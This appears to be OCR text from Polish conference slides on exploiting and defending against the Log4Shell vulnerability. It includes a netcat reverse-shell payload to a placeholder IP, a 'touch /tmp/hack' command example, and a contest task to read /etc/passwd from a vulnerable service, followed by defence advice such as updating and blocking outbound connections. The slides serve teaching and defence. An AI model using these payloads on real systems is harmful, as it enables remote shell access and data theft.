
xxx – base64 encoded command to execute

Np. **touch /tmp/hack**

ONLINE ADMIN DAYS

nVision axence

Demo #4




Execute command line payload

```
nc ip_addr 15000 -e /bin/sh
```

ONLINE ADMIN DAYS

nVision axence



Konkurs #2


Adres: http://x.x.x.x:9000

Działa usługa podatna na log4shell
Wyciągnąć nazwę ostatniego użytkownika z /etc/passwd

ONLINE ADMIN DAYS

nVision axence

Ochrona



Obrona

- Nie używać Javy (?)
- Zaktualizować
- Stara dobra zasada DMZ (usługa nie powinna mieć możliwości łączyć się do internetu) → a to jest domyślnie włączone

ONLINE ADMIN DAYS

nVision axence